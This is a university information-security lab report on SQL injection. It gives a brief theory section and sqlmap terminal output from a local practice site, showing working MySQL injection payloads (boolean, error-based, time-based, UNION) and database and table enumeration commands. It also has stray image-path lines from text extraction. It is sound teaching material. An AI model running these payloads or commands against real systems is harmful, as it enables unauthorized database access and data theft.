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COURSE: INFORMATION SECURITY LABORATORY
COURSE CODE: DJ19CEL603

EXPERIMENT 11

AIM: Perform SQL Injection

THEORY: SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server, behind a web application. Attackers can use SQL Injection vulnerabilities to bypass applications security measures. They can go around authentication and authorization of a web page application and retrieve the content of the entire SQL database. They can also use SQL injection to add, modify and delete records in the database.

An SQL injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle SQL server or allow criminals may use it to gain unauthorized access to your sensitive data.

CONCLUSION: Thus, we have learnt and performed SQL Injection attack.

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


AIM: Perform SQL Injection.







File Actions Edit View Help
lumns. Automatically extending the range for current UNION query injection technique test
[12:19:43] [INFO] target URL appears to have 3 columns in query
[12:19:43] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=1") AND 3496=3496#
Type: error-based
Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
Payload: id=1") AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7162786271,(SELECT (ELT(3301=3301,1))),0x71787a7671,0x78))s),
8446744073709551610, 8446744073709551610))) AND ("itvh"="itvh
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1") AND (SELECT 3493 FROM (SELECT(SLEEP(5)))Tiqv) AND ("crWE"="crWE
Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: id=-5328") UNION ALL SELECT NULL,NULL,CONCAT(0x7162786271,0x434a476f4156714f7669656b4259536d665a724b6b7468796c69556d4f4
c78566e525a4a524b6e4b,0x71787a7671)#

[12:19:51] [INFO] the back-end DBMS is MySQL



[12:19:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[12:19:51] [INFO] fetching database names
[12:19:51] [WARNING] the SQL query provided does not return any output
[12:19:51] [INFO] retrieved: 'information_schema'
[12:19:51] [INFO] retrieved: 'challenges'
[12:19:51] [INFO] retrieved: 'mysql'
[12:19:51] [INFO] retrieved: 'performance_schema'
[12:19:51] [INFO] retrieved: 'security'
available databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
[12:19:51] [INFO] fetched data logged to text files under '/home/aakash/.local/share/sqlmap/output/localhost'
[*] ending @ 12:19:51 /2021-04-21/


HackingFlix)-[~]
$ sqlmap -u "http://localhost/Less-4/?id=1" -D security --tables
{1.5.2#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 12:24:18 /2021-04-21/
[12:24:18] [INFO] resuming back-end DBMS 'mysql'
[12:24:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=1") AND 3496=3496#

CONCLUSION

Thus, we have successfully studied SQL injection and implemented basic injections to check out the data in server with Kali Linux using SQL map.